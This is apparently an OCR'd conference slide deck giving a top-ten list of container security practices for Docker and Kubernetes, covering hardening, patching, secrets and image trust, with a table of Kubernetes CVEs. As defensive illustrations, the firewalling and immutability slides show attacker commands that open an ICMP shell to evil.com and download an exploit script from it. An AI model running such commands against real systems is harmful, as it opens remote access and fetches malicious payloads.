root     31644  0.0  0.0  Jun30    0:00          |   \_ tail -F /var/log/openvas/gsad.log /var/log/openvas/openvasmd.log /var/log/openvas/openvassd.dump /va
root     31262  0.3  0.9  Jun30    8:55          \_ redis-server 127.0.0.1:6379
root     31276  0.1  0.0  Jun30    3:44          \_ openvassd: Waiting for incoming connections
root     31287  0.0  0.4  Jun30    1:06          \_ openvasmd
root     31296  0.0  0.0  Jun30    0:00          \_ /usr/sbin/gsad --mlisten 127.0.0.1 -m 9390 --gnutls-priorities=SECURE128:-AES-128-CBC:-CAMELLIA-128-CBC:
root     30818  0.2  0.2  Jun30    5:57 /usr/bin/dockerd --containerd /run/containerd/containerd.sock --add-runtime oci=/usr/sbin/docker-runc
dirks@laptop:~|0%
```

- **Top 1: Secure User Mapping (cont‘d)**

```
UID      PID  PPID  C PRI STIME TTY      TIME CMD
root    5508  5491  3  80   Sep27 ?  12:41:34 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   20749 20731  0  80   Sep27 ?  02:08:34 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   23053 23036  1  80   Sep27 ?  04:43:48 java -Xmx512m -jar /mainappl.jar
root   25264 25247  0  80   Sep27 ?  02:03:03 java -Xmx512m -jar /mainappl.jar
root   26740 26712  0  80   Sep27 ?  01:54:23 java -Xmx512m -jar /mainappl.jar
root   27841 27823  4  80   Sep27 ?  13:03:24 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   28187 28167  0  80   Sep28 ?  01:13:01 java -Xmx512m -jar -Dspring.profiles.active=prod-prod /mainappl.jar
root   29232 29213  0  80   Sep27 ?  02:27:11 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   30917 30898  0  80   Sep27 ?  01:56:59 java -Xmx1536m -Dspring.profiles.active=prod -jar /mainappl.jar
root   34542 34519  5  80   Aug29 ?  06:59:13 java -Xmx512m -jar /auth.war
root   50270 50194  4  80   Sep27 ?  15:15:31 java -Xmx512m -jar /auth.war
root   56683 56663 40  80   Aug29 ?  2-02:56:14 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   58309 58291  7  80   Aug29 ?  09:15:46 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   62418 62335  1  80   Aug29 ?  01:27:41 java -Xmx512m -jar /appnl.jar
root   62634 62611  0  80   Aug29 ?  00:53:55 java -Xmx512m -jar /appnl.jar
root   62963 62930  0  80   Aug29 ?  00:31:46 java -Xmx512m -jar -Dspring.profiles.active=prod /mainappl.jar
root   64175 64157  0  80   Aug29 ?  00:47:43 java -Xmx512m -jar /appnl.jar
root   65288 65267  0  80   Aug29 ?  01:03:07 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   65649 65626  0  80   Aug29 ?  00:52:27 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root   66177 66158  0  80   Aug29 ?  01:04:33 java -Xmx1536m -Dspring.profiles.active=prod -jar /mainappl.jar
root   68013 67993 11  80   Aug29 ?  14:00:31 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
```

- **Top 1: Secure User Mapping (cont'd)**
  - Workaround: Remap *user namespaces* !
    - `user_namespaces(7)`
    - https://docs.docker.com/engine/security/userns-remap/#enable-userns-remap-on-the-daemon
    - Nutshell:
      - Configure
        - mapping in `/etc/subuid` + `/etc/subgid`
        - `/etc/docker/daemon.json`
      - Start `dockerd` with `--userns-remap <mapping>`
    - Limits:
      - Global to dockerd
      - PID ns / net ns

- **Top 1: Secure User Mapping (cont‘d)**
  - **Never-ever as Root**
    - Violation of Least Privilege Principle
      - Giving away benefit of „containment“
      - Escape from application => root in container
    - No need to do this
      - Also not of low (<= 1024) ports

- **Top 2: Patch Management Strategy**
  - **Host**
  - **Container Orchestration**
  - **Images**
  - **Container Software**

- **Top 2: Patch Management Strategy**
  - **Host**
    - Kernel-Syscalls
    - Window for privilege escalation!

```
The following 6 packages require a system reboot:
  dbus-1 glibc kernel-default-4.12.14-lp151.22.9 kernel-firmware libopenssl1_0_0 libopenssl1_1

1516 packages to upgrade, 14 new, 1 to remove.
Overall download size: 1.97 GiB. Already cached: 0 B. After the operation, additional 394.5 MiB will be used.

    Note: System reboot required.
```

- **Top 2: Patch Management Strategy**
  - **Container Orchestration**
    - Don’t forget to patch the management as needed ;-)

Kubernetes » Kubernetes : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2018-1002105	388			2018-12-05	2018-12-25	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
	In all Kubernetes versions prior to v1.10.11, v1.11.5, and v1.12.3, incorrect handling of error responses to proxied upgrade requests in the kube-apiserver allowed specially crafted requests to establish a connection through the Kubernetes API server to backend servers, then send arbitrary requests over the same connection directly to the backend, authenticated with the Kubernetes API server's TLS credentials used to establish the backend connection.													
2	CVE-2017-1002100	200		+Info	2017-09-14	2017-09-29	4.0	None	Remote	Low	Single system	Partial	None	None
	Default access permissions for Persistent Volumes (PVs) created by the Kubernetes Azure cloud provider in versions 1.6.0 to 1.6.5 are set to "container" which exposes a URI that can be accessed without authentication on the public internet. Access to the URI string requires privileged access to the Kubernetes cluster or authenticated access to the Azure portal.													
3	CVE-2017-1000056	264			2017-07-17	2017-08-04	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
	Kubernetes version 1.5.0-1.5.4 is vulnerable to a privilege escalation in the PodSecurityPolicy admission plugin resulting in the ability to make use of any existing PodSecurityPolicy object.													
4	CVE-2016-7075	295		Bypass	2018-09-10	2018-11-16	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
	It was found that Kubernetes as used by Openshift Enterprise 3 did not correctly validate X.509 client intermediate certificate host name fields. An attacker could use this flaw to bypass authentication requirements by using a specially crafted X.509 certificate.													
5	CVE-2016-1906	264		+Priv	2016-02-03	2017-05-18	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
	Openshift allows remote attackers to gain privileges by updating a build configuration that was created with an allowed type to a type that is not allowed.													
6	CVE-2016-1905	284			2016-02-03	2016-06-15	4.0	None	Remote	Low	Single system	None	Partial	None
	The API server in Kubernetes does not properly check admission control, which allows remote authenticated users to access additional resources via a crafted patched object.													
7	CVE-2015-7528	200		+Info	2016-04-11	2016-06-15	5.0	None	Remote	Low	Not required	Partial	None	None
	Kubernetes before 1.2.0-alpha.5 allows remote attackers to read arbitrary pod logs via a container name.													

- **Top 2: Patch Management Strategy**
  - **Mini-Distro Images**
    - $\Delta t_{\text{re-deployment}} > \Delta t_{\text{important patches}}$?


- **Top 2: Patch Management Strategy**
  - **Docker / Container Software**
    - dockerd , docker-containerd-shim
    - libs, ...

- **Top 2: Patch Management Strategy**
  - Need to have a process
    - Standard patches
    - Emergency

→ Keep the time slot for attackers as small as possible!

Top 3/10

- **Top 3: Network Separation & Firewalling**
  - Basic DMZ techniques
    - Internal
    - (External)



https://xkcd.com/2044/

- **Top 3: Network Separation & Firewalling**
  - **Internal** (network policies)
  - Depends on
    - Network driver
    - Configuration

1) Deny all
2) Allow only what’s needed

- **Top 3: Network Separation & Firewalling**

  - **External** (to BBI)
    - Do not allow *initiating* outgoing TCP connections
    - UDP / ICMP: same

```
% icmpsh -t evil.com
% wget http://evil.com/exploit_dl.sh
```

- **Top 4: Secure Defaults and Hardening**

  - Three domains
    - Orchestration tool
    - Host
    - Container image hardening
      - External
      - (Internal)

- **Top 4: Secure Defaults and Hardening**

  - **Orchestration** tool's management interfaces
    - Lock down
      - Network access
      - Interface with AuthN

- **Top 4: Secure Defaults and Hardening**
  - Services
    - Only SSH + NTP
  - System
    - A standard Debian / Ubuntu … is a standard Debian / Ubuntu
      - No useless junk
      - Custom hardening
    - Specialized container OS like CoreOS?
    - SELinux: some advantages
    - PaX / grsecurity


- **Top 4: Secure Defaults and Hardening**
  - **Container**
    - SUID (SGID)

      `--security-opt no-new-privileges`
    - Seccomp (chrome)
    - `--security-opt seccomp=`*`yourprofile.json`*
    - Linux Capabilities

      `--cap-drop`

```
dirks@laptop:~|0% sudo pscap | grep redis
31222 31262 root        redis-server      chown, dac_override, fowner,
 fsetid, kill, setgid, setuid, setpcap, net_bind_service, net_raw, sys
_chroot, mknod, audit_write, setfcap
dirks@laptop:~|0%
```

- **Top 5:**
  Maintain Security Contexts



https://www.realtor.com/news/trends/how-to-handle-terrible-neighbors/

- **Top 5: Maintain Security Contexts**
  - No Mix Prod / Dev
  - No Random Code (docker run <somearbitraryimage>)
  - Do not mix
    - front end / back end services
  - CaaS
    - Tenants

- **Top 6: Protect Secrets**
  - Whereto: Keys, certificates, credentials, etc ???
    - Image ??
    - Env variables?
      - `docker run -e SECRET=myprrecious image`
      - `docker run -env-file ./secretsfile.txt image`
      - Kubernetes + YAML secrets: be careful
    - Extra mounts (docker, also k8):
      - `docker run -v /hostdir:/containerdir image`
        - `export S_FILE=./secretsfile.txt && <…> && rm $0`
    - Extra pod holding credentials (ENV) ???
      - Retrieve e.g. via kubectl and shell?
      - Yummy target for attacker too!
      - Combination with (exclusive!) host mount

- **Top 6: Protect Secrets**
  - Long living passwords are out!
  - Key / value stores:
    - Crypt
    - Vault
    - Keywhiz

- **Top 7: Resource Protection**
  - Resource Limits (cgroups)
    - `--memory=`
    - `--memory-swap=`
    - `--cpu-*`
      `--cpu-shares=<percent>`

    } → docker-run(1)

  - Also: `--pids-limit XX`


- **Top 7: Resource Protection**
  - **Mounts!**
    - If not necessary: Don’t do it
    - If really necessary + possible: r/o
    - If r/w needed: limit writes (FS DoS)

- **Top 8: Container Image Integrity and Origin**
  - Basic trust issue
    - Running arbitrary code from *somewhere*?
  - Image pipeline
    - No writable shares
    - Proper: Privilege / ACL management

- **Top 8: Container Image Integrity and Origin**
  - Docker content trust

```
dirks@laptop:~|0% export DOCKER_CONTENT_TRUST=1
dirks@laptop:~|0% docker pull nginx
Using default tag: latest
Pull (1 of 1): nginx:latest@sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4
sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4: Pulling from library/nginx
683abbb4ea60: Pull complete
a58abb4a7990: Pull complete
b43279c1d51c: Pull complete
Digest: sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4
Status: Downloaded newer image for nginx@sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4
Tagging nginx@sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4 as nginx:latest
dirks@laptop:~|0% docker pull drwetter/testssl.sh
Using default tag: latest
Error: remote trust data does not exist for docker.io/drwetter/testssl.sh: notary.docker.io does not have trust
data for docker.io/drwetter/testssl.sh
dirks@laptop:~|1%
```

- **Top 8: Container Image Integrity and Origin**
  - Docker content trust
  - https://docs.docker.com/notary/getting_started/



- **Top 9: Follow Immutable Paradigm**
  - Least Privilege
    - `docker run --read-only ...`
    - `docker run -v /hostdir:/containerdir:ro`
  - Attacker
    - `wget http://evil.com/exploit_dl.sh`
    - `apt-get install / apk add`
  - Limits: Container **really** needs to write
    - Upload of files
    - R/w host mounts

- **Top 10: Logging**
  - Tear down container: logs lost
  - **Remote logging**
    - Container
      - Application
      - Any system server in container (Web, Appl., DB, etc.)
      - (Container)
    - Orchestration
    - Host
      - Plus: Linux auditing (syscalls)

- ~~Docker-run(1):~~
  ~~-v /dev/log:/dev/log~~

Top 0(!)

- **First things first… (kind of)**
  - Do it for
    - business or technical reasons
  - Not because

> - *… our external developers use docker only*
> - *… it is attractive for hiring more devs*
> - *… company XYZ does that also*
> - *That‘s how it‘s done nowadays*

Top 0(!)

- **First things first… (kind of)**
  - Don’t do it if
    - you haven’t gotten a clue of the complexity
    - and can’t handle it
      - Personnel (Backup)
      - Security
  - Just a baseline requirement for any piece of IT


Tools

- **DIY**
  - Docker CIS benchmark
    - https://github.com/docker/docker-bench-security
  - Clair
    - https://github.com/coreos/clair
